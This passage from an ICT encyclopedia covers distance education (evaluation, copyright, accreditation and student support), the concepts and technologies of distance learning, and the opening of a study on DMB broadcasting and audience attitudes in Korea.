integrate elements of both synchronous and asynchronous methods to meet individual needs and course goals. The selection of effective technologies must focus on instructional outcomes, the needs of the learners, the requirements of the content, and internal and external constraints.

Typically, this systematic approach will result in a mix of media, each serving a specific purpose. Multimedia tools are critical because of the need to compensate for the lack of face-to-face contact. Distance education uses media for dual purposes—to deliver information and convey subject content—and also to facilitate communication between students and teachers. This attention to emerging media has meant that distance education has often taken a leadership position in the adoption of technology and multimedia by the broader educational community. The definition of multimedia continually changes since new applications and technological advances result in a constantly evolving array of hardware and software, which allow audio and visual data to be combined in new ways. The personal computer, the Internet, authoring and editing software, and newer media such as wireless personal devices have created dynamic digital learning environments that facilitate interactivity, autonomous learning, assessment opportunities, and virtual learning communities. Multimedia packages that consist of suites of software applications facilitate the integration of state-of-the-art communication, collaboration, and content-delivery, student-assessment, and course-management capabilities.

EVALUATION OF DISTANCE EDUCATION PROGRAMS

Comprehensive evaluation must be an integral component of distance education programs. SWOT analysis, a critical component of the strategic planning process, is an effective tool that helps to identify resources and capabilities, and to formulate strategies to accomplish goals. SWOT involves a scan of the internal and external environment, and identifies internal environmental factors as strengths (S) or weaknesses (W), and external factors as opportunities (O) or threats (T). Early efforts to evaluate distance education focused on the transfer of course content and found that, compared to traditional course delivery and face-to-face instruction, there is "no significant difference." Future evaluation should examine more substantive and fundamental questions, such as the success in meeting stated learner outcomes, student-to-student interactions, teacher feedback, the development of learning communities, the incorporation of various learning styles, the development of effective teacher training programs, the degree to which courses and programs are recognized in professional and employment arenas, the transferability of coursework across institutions, and enrollment and course-completion rates.

Recent surveys of faculty and students reinforce prior understandings: faculty report increased accessibility, flexibility, and communication alternatives, while students report flexibility, convenience, and independence. However, change is not always totally positive; faculty report a decrease in traditional classroom dynamics and need for increased student self-discipline; students report confusion and reduced social interaction; both report an increased workload.

FUTURE TRENDS: ISSUES AND CHALLENGES

Among the continuing challenges for distance education are online ethics, intellectual property and copyrights, faculty issues, institutional accreditation, financial aid, and student support services.

Ethics in the Online Environment

Ethical behavior and academic honesty among students is of concern in any educational environment, and the online distance environment lends itself to significant abuse. Strategies to discourage and identify such behaviors require advance planning and aggressive attention. Course design, teaching techniques, and subscriptions to online services that help faculty detect plagiarism can be effective. Some useful approaches include designing assignments that are project based and focus on a task resulting in a product and that require some degree of cooperation and coordination among students. Such products should incorporate students' own experiences and emphasize the process rather than simply the end result. Assignments can rotate across different semesters so that they are less predictable. Assignments that consist of small, sequential, individualized tasks can ensure that students keep up with class readings and respond to class assignments. High levels of instructor and student interaction, frequent e-mail contact, and online chats can ensure participation. An electronic archived record of all correspondence permits the tracking of content and variations in a student's writing style. All courses should include an academic integrity policy. In an electronic environment where downloading and cut-and-paste are routine habits of information gathering, instructors must directly address ethical issues concerning the submission of such materials as a student's own work.

Intellectual Property and Copyright

Internationally, intellectual property and copyright issues are regulated primarily by the World Intellectual Property Organization (WIPO) and the European Union (EU). WIPO, including 180 member states, aims to ensure that the rights of creators and owners of intellectual property are protected worldwide. EU is concerned with these issues with the objectives of enhancing the functioning of the single market and harmonizing rules to insure uniform protection within the EU.

In a traditional classroom environment, faculty develop course materials, select appropriate readings, and develop a syllabus and curriculum for which they correctly claim intellectual property rights and ownership. Occasionally, this work is translated to textbooks for which faculty likewise maintain intellectual property rights. Conversely, in the online environment, institutions often claim either complete or partial ownership of the intellectual content because the work, when posted on the Internet, goes beyond the confines of the classroom; because online courses are often commissioned separately from standard employment contracts; and because the infrastructure supporting the transmission of the content is owned by the institution. The question of ownership is a divisive one, and debate continues; a resolution may found in varying formulas that divide royalties among faculty, departments and colleges, and research offices. Prior to the TEACH Act of 2002 (Technology, Education and Copyright Harmonization Act), using copyright-protected materials in a self-contained classroom in the United States was within fair use, but posting the same materials on a Web page with potential worldwide distribution exceeded fair-use guidelines. The limitation posed a severe handicap on U.S. distance education programs. In November 2002, the TEACH Act generally extended to nonprofit, accredited institutions, for mediated instructional activities only, the same type of right to use copyright-protected materials that a teacher would be allowed to use in a physical classroom. TEACH expands existing exemptions to allow for the digital transmission of copyrighted materials, including through Web sites, so they may be viewed by enrolled students.

Faculty Issues

Whereas for-profit distance education institutions hire faculty with the express purpose of teaching specific courses, the climate and culture of traditional academic institutions often does not support distance education initiatives. Distance courses are frequently not included in a standard faculty workload, raising questions of faculty incentives and rewards. In cases where research institutions have promotion and tenure requirements that emphasize scholarship, service, and research at least as much as teaching, it is difficult for young faculty to commit to additional teaching assignments even if monetary compensation is provided. Even in universities and colleges where selected courses and programs are successful, limited institutional resources may prohibit program growth and diminish scalability. Beyond the usual skills required of instructors, distance education faculty must meet additional expectations. They must develop an understanding of the characteristics and needs of distant students, become highly proficient in technology delivery, adapt their teaching styles to accommodate the needs and expectations of multiple and diverse audiences, and be a skilled facilitator as well as content provider. They therefore require strong institutional support for course design and delivery, technical support, and colleagues with whom to share common interests and concerns.

Financial Aid

Prior to mid-2006, distance education students had fewer options for financial aid than did traditional students, because of regulations developed to curb abuses exacerbated by Internet diploma mills. In light of the surge in demand for online programs, U.S. federal restrictions have been relaxed, although individual schools have been slower to extend financial aid than was expected.

Accreditation

Accreditation is the vehicle to monitor the quality of educational institutions. Outside of the United States, accreditation is handled by ministries of education or other government entities. U.S. accreditation is offered through regional bodies or specialized professional or programmatic groups, and is complicated by overlaps between federal, regional, and state accrediting agencies. The Council for Higher Education Accreditation (CHEA) is a nongovernmental coordinating agency that recognizes U.S. accrediting agencies and maintains a list of accredited schools. The rise of distance programs has increased the number of nationally accredited institutions, generally for-profit colleges and universities, whose students find that their courses are routinely not transferable to regionally accredited institutions. Students are sometimes able to persuade other schools to accept distance credits, but many do not. The dilemma demonstrates existing prejudice against distance education and is a serious deterrent to students, slowing the growth of online education. Recent discussion has suggested that the entire accreditation process be reviewed and restructured by the U.S. Department of Education.

Student Support Services

Distance students require many of the same academic support services offered to traditional students. Primary ones include academic advising and access to library and information resources. The professional associations for each of these areas (the Association of College and Research Libraries/American Library Association and the National Academic Advising Association/NACADA) have developed standards to guide the delivery of quality service to distance students. Such guidelines assure equitable treatment and are a mechanism to measure quality for accreditation.

The best designed courses and programs can fail without careful attention to executing the myriad details required for program success. Examples include application and admissions processes, student orientation, course registration processes, course drops or deferrals, placement examinations, computer technical support, financial-aid support, disability services, general student advocacy issues, materials duplication and distribution, textbook ordering, and securing of copyright clearances.

CONCLUSION

Distance education promises to become an increasingly pervasive and dominant force in educational delivery, accelerated by advancing communication and information technologies. It will help answer the demands for education within a digital information environment, the ever-increasing needs for continuing training on a global scale, and individual interest in lifelong learning. The expansion of distance education will likely force significant changes in the way more traditional education is delivered, and will in time be totally assimilated into the educational experience.

REFERENCES

Allen, E., & Seaman, J. (2007). *Blending in: The extent and promise of blended education in the United States*. Needham, MA: Sloan Consortium. Retrieved May 13, 2008, from http://www.sloan-c.org/publications/survey/blended06.asp

Allen, E., & Seaman, J. (2007). *Online nation: Five years of growth in online learning*. Needham, MA: Sloan Consortium. Retrieved May 13, 2008, from http://www.sloan-c.org/publications/survey/pdf/online_nation.pdf

Beldarrain, Y. (2006). Distance education trends: Integrating new technologies to foster student interaction and collaboration. *Distance Education, 27*(2), 139–153.

Chien, C. (2003). *Interactivity and interactive functions in Web-based learning systems: A technical framework for designers*. British Journal of Educational Technology, 34(3).

D'Antoni, S. (Ed.). (2004). *The virtual university models and messages: Lessons from case studies.* Paris: UNESCO/International Institute for Educational Planning. Retrieved May 13, 2008, from http://www.unesco.org/iiep/virtualuniversity/home.php

Discenza, R., Howard, C., & Schenk, K.D. (Eds.). (2002). *Design and management of effective distance learning programs*. Hershey, PA: Idea Group Publishing.

DiStefano, A., Rudestam, K., & Silverman, R. (Eds.). (2004). *Encyclopedia of distributed learning*. Thousand Oaks, CA: Sage Publications.

Heberling, M. (2002). Maintaining academic integrity in online education. *Online Journal of Distance Learning Administration, 5*(1).

Hogan, R.L., & McKnight, M.A. (2007). Exploring burnout among university online instructors: An initial investigation. *Internet and Higher Education, 10*, 117–124.

Holzer, E. (2004). Professional development of teacher educators in asynchronous electronic environments: Challenges, opportunities and preliminary insights from practice. *Educational Media International, 41*(1).

Instructional Technology Council. (2004). *Distance education reports and abstracts*. Washington, DC: Author. Retrieved May 13, 2008, from http://144.162.197.250/reports.htm#Costs%20for%20Distance%20Learning

Internet 2. (2004). Retrieved May 13, 2008, from http://www.internet2.edu/

Johnston, J., & Toms Barker, L. (2002). *Assessing the impact of technology in teaching and learning: A sourcebook for evaluators*. University of Michigan Institute for Social Research.

Lynch, M.M. (2002). *The online educator: A guide to creating the virtual classroom*. New York: Routledge Falmer.

Moore, M.G., & Anderson, W.G. (Eds.). (2003). *Handbook of distance education*. Mahwah, NJ: Lawrence Erlbaum Associates.

National LambdaRail. (2004). Retrieved May 13, 2008, from http://www.nlr.net/

Potashnik, M., & Capper, J. (1998, March). Distance education: Growth and diversity. *Finance & Development, 35*(1). Retrieved May 13, 2008, from http://www.worldbank.org/fandd/english/0398/articles/0110398.htm

Rogerson-Revel, P. (2007). Directions in e-learning tools and technologies and their relevance to online distance language education. *Open Learning: The Journal of Open and Distance Learning, 22*(1), 57-74.

Rovai, A.P. (2003). A practical framework for evaluating online distance education programs. *The Internet and Higher Education, 6*(2).

Salmon, G. (2003). *E-moderating: The key to teaching and learning online* (2nd ed.). London: Routledge Falmer.

Taylor, J.C. (1999). Distance education: The fifth generation. Nineteenth ICDE World Conference on Open Learning and Distance Education. Retrieved May 13, 2008, from http://www.usq.edu.au/users/taylorj/publications_presentations/1999vienna_5thGeneration.doc

Technology, Education and Copyright Harmonization Act. (2002). U.S. Copyright Office. Retrieved May 13, 2008, from http://www.copyright.gov/legislation/pl107-273.html#13301

Threlkeld, R., & Brzoska, K. (1994). Research in distance education. In B. Willis (Ed.), *Distance education: Strategies and tools*. Englewood Cliffs, NJ: Educational Technology Publications, Inc.

Tiene, D. (2002). Addressing the global digital divide and its impact on educational opportunity. *Educational Media International, 39*(3-4).

Tiffin, J., & Rajasingham, L. (2003). *The global university*. London: Routledge Falmer.

Welker, J., & Berardino, L. (2005–2006). Blended learning: Understanding the middle ground between traditional classroom and fully online instruction. *Journal of Educational Technology Systems, 34*(1), 33–55.

KEY TERMS

Asynchronous Distance Delivery: An anytime, anywhere experience where all participants work independently at times convenient to them and that include methods such as online discussion boards, email, and video programming, and the implicit absence of immediate interaction with the teacher or other students.

Audiographic Communication: A multimedia approach with simultaneous resources for listening, viewing, and interacting with materials.

Audioteleconferencing: Voice-only communication via ordinary phone lines. Audio systems include telephone conference calls as well as more sophisticated systems that connect multiple locations.

Blended Learning: A distinct design methodology that integrates face-to-face and online learning experiences, resulting in an enhanced experience that exceeds more than either approach can provide separately. a distinct design methodology

S**ynchronous Distance Delivery:** Requires that all involved—students, teachers, and facilitators—be connected and participating at the same time with the ability to interact and to transmit messages and responses simultaneously.

Teleconferencing: Communication that allows participants to hear and see each other at multiple remote locations.

Virtual Universities: Institutions that exclusively offer distance courses and programs, often on a global scale.

Web Conferencing: Communication that allows audio participation with simultaneous visual presentation through a Web browser.

Distance Learning Concepts and Technologies

Raymond Chiong
Swinburne University of Technology, Malaysia

DISTANCE LEARNING: DEFINITIONS

The rapid growth of information technology has opened up the possibilities of corporate learning and a completely new dimension to the progress in education and training. Educational and training programs that were once delivered only through a face-to-face setting can now be done electronically due to the advancement of technologies. As a result, the advent of distance learning has enabled not just flexible learning which is independent of time and space, but also significantly reduced the cost in acquiring necessary educational or professional training. Distance learning through virtual classroom is thus being considered by many to be the next revolution in the marketplace, with an estimated potential growth of $23.7 billion worldwide in 2006, according to a study conducted by the International Data Corporation (Downes, 2003). This article aims to provide an overview of the concepts and technologies of distance learning, and discuss the critical factors that determine the successful implementation of a distance learning system.

Before going into further details of the distance learning concepts, it is necessary to look at some of the definitions of distance learning that have been proposed by various parties. Waller and Wilson (2001) from the Open and Distance Learning Quality Council in the UK defined distance learning as "the effective learning process created by combining digitally delivered content with (learning) support and services." This brief but concise definition shows that distance learning is in digital form. In a more lengthy definition, Broadbent (2002) refers distance learning to training, education, coaching, and information that are delivered digitally, be it synchronous or asynchronous, through a network via the Internet, CD-ROM, satellite, and even supported by the telephone. From this extended definition, we see that distance learning can be synchronous where the learning process is carried out in real-time led by instructor, or asynchronous, where the learners can self-pace their progress. Zhang, Zhao, Zhou, and Nunamaker (2004, p. 76) in their paper described distance learning as "technology-based learning in which learning materials are delivered electronically to remote learners via a computer network." This definition reiterates that there is a shift of trend from the old-fashioned classroom learning to the more mobile learning where the remote learners everywhere can learn.

As distance learning is still a relatively new discipline, the term tends to evolve from time to time based on the technological advancements. As such, the above mentioned definitions are by no means definitive but suggestive. Generally, the emergence of distance learning concepts a decade ago can be reasoned from two factors: the needs of corporations and the availability of technological advances (Faherty, 2002; Urdan & Weggen, 2000). From the corporation aspect, one must cope with the fact that knowledge plays an important role in delivering immediate skills and just-in-time information the industries need nowadays. As knowledge becomes obsolete swiftly, it is essential for corporations to find a cost-effective way of delivering state-of-the-art training to their workers. From the technological aspect, global network access has become widely available with an increased Internet bandwidth, a broad selection of available software packages, and a wide range of standardized distance learning products. This has made it possible for everybody with a computer and an Internet connection to learn in a way that is most convenient and comfortable. Learners are able to customize their learning activities based on their own styles and needs, and decide for themselves when to study in the midst of busy schedules.

Nevertheless, many corporations still hold doubts towards the effectiveness of distance learning. Deficiencies in support, content, quality of teaching, cultural, and motivational problems are some of the main concerns that have been raised (Rosenberg, 2001). For individuals, especially the older generations, the fear of technology is something to overcome (Nisar, 2002). This somehow confines the prospect of distance learning to a limited number of age groups. Meanwhile, the flexibility of self-paced learning also leads to the possibility of spending less time in study when workload in other areas increases, which could be quite detrimental to the learning process.

Although some obstacles do exist in the adoption and implementation of distance learning, the benefits of it can be tremendous if the design and delivery are well catered for. A few core elements which are deemed to be essential for successful implementation of distance learning systems have thus been identified. The following section describes these core elements.

CORE ELEMENTS OF DISTANCE LEARNING

Distance learning through the Internet has been a much talked about revolution in recent years. Whether it is simply another method of delivering training or a major strategic initiative that will notably aid the industry and academia, depends strongly on the design of its core elements. Based on a basic structure for distance learning proposed by Broadbent (2002), the following elements have been derived as critical to the success of distance learning:

- The learner
- The content
- The technology
- The instructor
- The environment

Many people believe that the learner should be the center of all efforts in a distance learning system. However, it is undeniable that content of distance learning is as important since the aim of distance learning is to transfer knowledge to the learner, based on the content. In order to transfer content to a specific group of learners effectively, the technology that supports the distance learning system plays a critical role. Different sorts of audio or visual realization of the content rely on different kinds of technologies to do the job. As such, the content and technology are very much inseparable.


Equally indivisible are the learner and the environment. Different learners from different backgrounds, cultures, and workplace learn differently. In order for the learners to learn effectively, the delivery of distance learning should be able to accommodate the different environments the learners live in.

Last but not the least, the instructor sits as a mediator in between the learner and the content as well as the environment the learner comes from and the technology used for delivering the content. The role of the instructor is, on one hand, to validate the content and ensure that the technology available is sufficient for transferring the content to the learner, and on the other hand, to support the learner and ensure that the needs and expectations of the learner are met based on the environment. The correlation of the five core elements in distance learning is depicted in Figure 1.

TECHNOLOGIES IN DISTANCE LEARNING

In its broadest terms, technology could basically mean everything. A search on the Web shows that technology could be a study, a process, an application, a mechanism, a technique, a computer, a projector, and a CD-ROM, to

Figure 1. Core elements in distance learning



even include a pen or a piece of paper. In the context of distance learning, however, it is generally understood that technology here refers to those associated with computers and the Internet. Even though learners and content are the focus which shape the design of distance learning, technology determines its nature. This section describes the four principal distance learning technologies according to Faherty (2002), namely the CD-ROM, Web-based training, learning management system (LMS), and learning objects.

Before computers were widely available in the 1970s, instructor-led classroom learning was the primary, if not the only, method of training. In 1980s, the development of distance learning started with some standalone software packages which were run solely on personal computers, and CD-ROMs were one of the typical examples of these standalone distance learning software packages. A CD-ROM is a high-density storage medium for digital files and data. It is used to store the content of training courses and distributes the learning materials to learners, often with inclusion of some multimedia files like audio or video clips. The use of a CD-ROM for distance learning was initially very expensive due to the difficulty in technicality and the customization needed. The price soon became more affordable when prepackaged software were being sold on a large scale. The problem with CD-ROM, however, is that it can be used only in asynchronous learning.

When the corporate Intranets became common in the 1990s, Web-based training arose offering flexibility in the deployment and maintenance of distance learning. With the connection of an Intranet, the content of distance learning which could only be previously stored in a CD-ROM was made available on a host server. Learners were able to access the training materials through the Intranet and even interact with other learners or the instructors in a synchronized environment where they could share and support one another.

One such application for supporting group communication and discussion can be found in the group decision support system (GDSS). GDSS enables a group of learners to simultaneously engage in exchanging ideas and opinions, while the computer will sort and send messages to each of the learner, all at the same time. The advantage of GDSS is that it offers equal and anonymous opportunity for every learner to voice out, thus eliminating domination of some particular learners in the learning environment (Sauter, 1997). However, whether the anonymity is good or not is debatable, as it depends largely on the conduct of the learners. Besides that, the cost of maintaining GDSS could be expensive.

The wide coverage of Internet throughout the world soon allows a more extensive Web-based distance learning system called the "learning management system" to emerge. The LMS is an online software package that enables the management and delivery of content and learning materials to learners. Information and training results on learners can be monitored with some kind of statistical reports being generated for management purposes. At a minimum, an LMS must consist of the following components (Ismael, 2001):

- A learning content design system that helps to design well-structured training based on the needs and background of learners.
- A learning content management system that creates and maintains the content and learning materials.
- A learning support system that allows for student registration, delivery of the learning content, online assessment, tracking of learner achievements, collaboration through virtual classrooms, and so forth.

With the LMS, it is generally believed that an anytime and anywhere learning environment could be established. However, the number of learners must be substantial for a worthwhile effort to be invested on LMS.

Since the concept of object-oriented software development rose to the horizon in middle of 1990s, different fields in the industries have been trying hard to create software or programs that are reusable. As a result, learning objects have been introduced to make it possible for content reuse in distance learning. It is common for a corporation to have employees with overlapping learning needs or for a university to have several degrees with overlapping subjects. For this reason, learning objects play an important role to minimize the customization required by allowing the content of some overlapping subjects to be easily loaded into the LMS for reuse purposes.

Nowadays, the use of those technologies mentioned above in distance learning is widespread. It is necessary to highlight that among all the technologies available, the latest is not always the best. As such, the selection of these technologies is very much dependent on the needs of a certain distance learning system. To round up this section, five factors to consider when choosing a distance learning technology are presented as follows (Kay, 2002):

- Maintainability – refers to technology that allows easy update and adjustment of course content.
- Compatibility – refers to technology that allows easy integration with other packages in the market.
- Usability – refers to technology that allows user friendliness.
- Modularity – refers to technology that allows reusable components available to reduce development time.
- Accessibility – refers to technology that allows usability by any learner irrespective of software-platform used or personal disabilities.

CRITICAL SUCCESS FACTORS

In distance learning, there are some critical success factors which need to be addressed to ensure that the undertaking is successful and its objective is met. This section discusses the critical success factors that need to be addressed by educational institutions when devising and deploying their distance learning initiatives. Three general categories are discussed, namely the organizational and societal factors, the technological factors, and the pedagogical factors.

Organizational and Societal Factors

The presence of a policy governing a distance learning initiative reflects the commitment from the top management to create a conducive environment for the distance learning programs. However, in reality, only a handful of educational institutions have implemented such policy. This is due to the fact that up until recently, distance learning has always been an afterthought and the move to offer such kind of learning is merely an act to hop on the bandwagon. Needless to say, such action has adverse effects and indirectly contributes to the high attrition rates that the distance learning programs are plagued with. Major distance learning initiatives will affect everything from faculty workload to tuition. Thus, it is essential that the management of a university devises and develops a policy that is executable with their distance learning initiative. This change in policy must address a variety of issues such as cultural backgrounds, skill levels, and off-line support. Having a policy alone does not ensure the success of distance learning programs. The other crucial factor is the acceptance amongst the instructor and the learner. The fact is that distance learning programs, like any other e-business initiatives, require a shift from traditional paradigm to a new one. Bates notes (as cited in Fein & Logan, 2003) that transitioning from face-to-face instruction to online learning can be a difficult change to make and requires making a paradigm shift. For some academics and students alike, working with technology is not second nature and the cyber world is an unchartered territory.

Academic institutions have to make the effort in understanding the source of this problem in order to manage the problems successfully and convert the skeptics to advocates of distance learning programs (Eaton, 2001). Another crucial contention which needs to be addressed is the monetary investment into the initiative. Undoubtedly, distance learning programs require high up-front cost, and considerable amount of funds to maintain. Although in most cases distance learning programs are expected to be a revenue builder for the educational institution, the fact of the matter is that majority of distance learning programs either lose money or just break even. Thus, the governing policy has to formulate an appropriate tuition model so that there will be adequate funding that can be used for staff development and the maintenance of the programs.

Technological Factors

Distance learning programs are usually facilitated by LMS, which is essentially an electronic platform that is used to assist the virtual interaction between the instructor and the learner and also between the learners themselves. Selecting the right LMS for the program is a huge undertaking as it simulates the environment where learning will take place. LMS such as Blackboard offers a variety of tools that generally supports content management and collaborative learning. Siemens (2004) asserts that the LMS must create a learning environment which is a place for learner expression and content interaction, a place to connect with other learners and to the thoughts of other learners in a personal and meaningful way, a place to conduct dialogues with the instructors, to act as a repository for learning materials, and it should be modularized so additional functionality and tools can be added based on what learners want or need. A good LMS supports collaborative learning and also different modes of learning.

LMS has taken the center stage in any distance learning program. As such, it is crucial that the LMS environment can achieve the objectives of the subject and the program as a whole. To achieve this, the LMS environment must be perceived as usable. As with all other applications, usability requirements and functional requirements of an application is a matter of importance although the earlier takes precedence for a user with low computing skills. Usability and user experience goals must be addressed by the identified platform. It should ideally be efficient and effective to use, safe, and have good utilities. The LMS must give the user total control over the environment to reduce the level of frustration which will ultimately motivate the user to interact more with it.

An equally important issue to address is the learner/instructor's accessibility to the hardware and software required for the distance learning program. The unavailability of these resources can be the major inhibiting factor which will contribute to success of distance learning programs. The LMS should also be supported across multiple platforms, and it should ideally be Web-based so that it can be accessed by computer that has a browser.

User support must also be available to the users of the LMS. Sufficient effort should be put into training the instructors and the participants so that they are equipped with the acceptable level of skills necessary to use the LMS competently.

Pedagogical Factors

Having the right technology in place is not enough to determine the success of a distance learning program. It is also important that the program must be learner-focused, bearing in mind that the pedagogy which suits the classroom environment does not necessarily suit the online environment (Kamarudin, 2004). Clear learning objectives must be communicated to the instructors and the learners prior to the commencement of the course, so that all the participants know what is expected of them. Measures must be put in place throughout the duration of the program to gauge the performance of the participants and the effectiveness of the delivery method. This relates to the aspect of instructional design which involves the content of the materials, the format of the materials, the suitability and delivery of the assessments, and ultimately the tools used to support collaborative learning.

CONCLUSION

This article has provided an overview of distance learning concepts and its technologies. Generally, the successful implementation of distance learning can be beneficial to many parties, including the learner/student community, the teaching community, and the educational institutions or organizations. Today, traditional classroom learning alone is no longer able to provide students with adequate knowledge and skills necessary for the increasingly sophisticated global world. Distance learning can thus provide an alternative solution which is cost-effective and efficient to fill the gap (Flynn, Concannon, & Bheachain, 2005). As a final remark, distance learning is the future that could improve lives and bring the economy to new heights, if it is harnessed well.

REFERENCES

Broadbent, B. (2002). E-learning, present and future. *Ottawa Distance Learning Group*. Retrieved November 13, 2007, from http://www.elearninghub.com/docs/ODLG_2002.pdf

Downes, S. (2003). Where the market is: IDC on e-learning (unpublished report). *International Data Corporation*. Retrieved November 13, 2007, from http://www.downes.ca/cgi-bin/website/show.cgi?format=full&id=12

Eaton, J.S. (2001). Distance learning: Academic and political challenges for higher education accreditation. *CHEA monograph series 2001* (No. 1). Washington, D.C.: Council for Higher Education Accreditation.

Faherty, R. (2002). *Corporate e-learning*. Ireland: Dublin Institute of Technology.

Fein, A.D., & Logan, M.C. (2003). Preparing instructors for online instruction. *New Directions for Adult and Continuing Education*, *100*, 45-55. Retrieved from http://www3.interscience.wiley.com/journal/106566825/abstract?CRETRY=&SRETRY=0.

Flynn, A., Concannon, F., & Bheachain, C.N. (2005). Undergraduate students' perceptions of technology-supported learning: The case of an accounting class. *International Journal on E-learning*, *4*(4), 427-445.

Ismael, J. (2001). The design of an e-learning system beyond the hype. *The Internet and Higher Education*, *4*(3-4), 329-336.

Kamarudin, H.S. (2004). *E-Learning: A study on the interactivity issues* (research project paper). London: SAE Institute. Retrieved November 13, 2007, from http://www.saeuk.com/downloads/research/Hanis_Kamarudin_research.pdf

Kay, D. (2002). *E-learning market insight report: Drivers, developments, decisions*. UK: FD Learning Ltd.

Nisar, T. (2002). Organizational determinants of e-learning. *Industrial and Commercial Training*, *34*(7), 256-262.

Rosenberg, M.J. (2001). *E-Learning: Strategies for delivering knowledge in the digital age*. New York: McGraw-Hill.

Sauter, V.L. (1997). *Decision support systems: An applied managerial approach*. New York: John Wiley & Sons.

Simens, G. (2004). *Learning management systems: The wrong place to start learning*. Retrieved November 13, 2007, from http://www.elearnspace.org/Articles/lms.htm

Urdan, T., & Weggen, C. (2000, March). Corporate e-learning: Exploring a new frontier. *Equity research*. Retrieved November 13, 2007, from http://www.spectrainteractive.com/pdfs/CorporateELearingHamrecht.pdf

Waller, V., & Wilson, J. (2001). A definition for e-learning. *Open and Distance Learning Quality Council*. Retrieved November 13, 2007, from http://www.odlqc.org.uk/odlqc/n19-e.htm

Zhang, D., Zhao, J.L., Zhou, L., & Nunamaker, J.F. Jr. (2004). Can e-learning replace classroom training? *Communications of the ACM*, *47*(5), 75-79.

KEY TERMS

Asynchronous: A two-way communication that proceeds independently of each other with a time delay.

Distance Learning: The effective learning process by which technology is used for delivering education in ways where the learner does not have to physically be in the place where the teaching is taking place, and access to the instructor is gained through technologies such as the Internet, interactive videoconferencing, and satellite.

Internet: A globally connected electronic communications network that links computers around the world together.

Learning Objects: A reusable unit of instructions for distance learning where the presentation is normally separated from its content, thus allowing content reuse.

LMS: Learning management system. A software application that allows the development and delivery of online learning or teaching courses through the Internet.

Synchronous: A real time two-way communication that occurs at the same moment without any delay.

Web-based Training: A form of computer-based education in which the teaching materials are accessible through the Internet.

DMB Market and Audience Attitude

Mi-kyung Kim
Chungwoon University, South Korea

INTRODUCTION

Since the late 1990s in Korea, there have been many users of mobile devices, and we have extended leisure time. The terrestrial broadcasting market is very competitive because a lot of media has emerged dividing the market. Therefore, terrestrial broadcasters introduced terrestrial DMB (digital multimedia broadcasting) service to sustain audiences for the terrestrial broadcasting market and increase audience satisfaction. In Korea, telecommunication businesses are saturated, and wireless network operators, in their effort to diminish their revenue dependence on mobile voice services on one hand, and to recoup the huge investments made on third generation networks on the other, try to develop new services and business models such as DMB service.

Consumer behavior research is critical toward accelerating the diffusion and consumer adoption of new media. However, consumer behavior in DMB has not yet been the subject of much research, though consumer adoption of DMB service is expanding rapidly in Korea.

While there is much discussion on the emerging DMB service, there is still little evidence indicating what influences consumers in their decision to adopt DMB service and which specific features they would like included in the DMB service.

This article examines behavioral intensions toward DMB service through consumer survey in Korea. More specifically, this study explores the specific using features of DMB service such as the motive for adoption, the satisfaction with DMB service, major using hours, and favorite contents. Additionally, this article investigates the favorite genre of consumers.

This study is to explore the emerging marketing challenges in the field of DMB and provide direct managerial implications to the key-market players.

BACKGROUND

DMB is defined as *multimedia*, personal media, and mobile broadcasting media, which receive television broadcasting, radio broadcasting, and data broadcasting using multi-channel for the purpose of mobile reception, and digital multimedia broadcasting that CD-leveled sound quality and video service is available and not only fixed, but also mobile reception is possible (KBC, 2003). DMB is based on digital broadcasting technology, and it is a new service that is able to receive the video, radio, and text of HD (high definition) level by max seven inches when we are moving. DMB is divided into Satellite DMB (i.e., S-DMB) and Terrestrial DMB (i.e., T-DMB) as categorizing Mobile Multimedia Broadcasting in Broadcasting Act in Korea (Table 1).

In Korea, SK Telecom has launched Hanbyul 1, DMB satellite in cooperation with MBCo of Japan, acquired S- DMB. This service started paid service in July 2005. At present, the consumer expense is approximately $13.00 including 12 channels for TV and 26 channels for radio (www.tu4u.com). T-DMB assigned two terrestrial channels (Channels 8 and 12) to multiplexer dividing three blocks. T-DMB, public resource using terrestrial wave is operated by KBS, MBC and SBS, terrestrial broadcaster and YTN DMB, HANKOOK DMB, KMMB, non-terrestrial broadcaster. According to business project, T- DMB was launched in the capital region in January 2006.

Actually, in Korea, academic research on DMB service is related to convergence issues. It is the first DMB service in the world that has not been studied yet in the academic field except in Korea. However, consumer behavioral research relating to *e-commerce* showed that delivering superior service quality is a well-established strategy for achieving high levels of consumer satisfaction, loyalty, increased spending, and profitability (Zeithaml, Berry, & Parasuraman, 1996; Zeithaml, Parasuraman, & Malhotra, 2002). Also, Zeithaml et al. (2002) have identified a number of criteria that customers use in evaluating Web sites and service quality delivery through Web sites. These include information availability and content, ease of use or usability, privacy/security, graphic style, and fulfillment. In relation to mobile service, some researchers represented e-service quality dimensions such as

Table 1. The comparison between terrestrial DMB and satellite DMB

	Terrestrial DMB	Satellite DMB
Technology standard	Eureka-147 (DAB standard in Europe)	System E (CDM)
Networks	Terrestrial network	Satellite network + aid terrestrial network (Gap filter)
Frequency	Available frequency in capital territory. TV channel 8, 12 (12MHz)	Upload: 13.824-13.883GHZ (Ku band) Download: 2,630-2,655Mhz (25MHz) 12.21-12.23GHz (Ku band)
Available channels	Number of available channels is small 3-6 per broadcaster (24-30channels)	Number of available channels is numerous Picture: max 14, Audio: 24, Data: 3
Mobile reception	Available	Not Available
Service coverage	Local broadcasting (metropolitan area)	National broadcasting
Profit model	Free service based on the program commercial	Subscribed service based on contents
Retransmission of terrestrial B	Available	Not available
End device	*Car device + Portable device *Combination Handset with cell phone	*Combination handset with ***cell phone*** first *Extension to vehicle and portable use

ease of use, security, inconvenience of mobile device, and personalization (Vrechopoulous, Consyantious, Mylonopoulos, Siferis, & Doukidis, 2002). Woo and Fock (1999) showed that e-service quality dimensions are transmission quality and network coverage, pricing policy, staff competence, and consumer service.

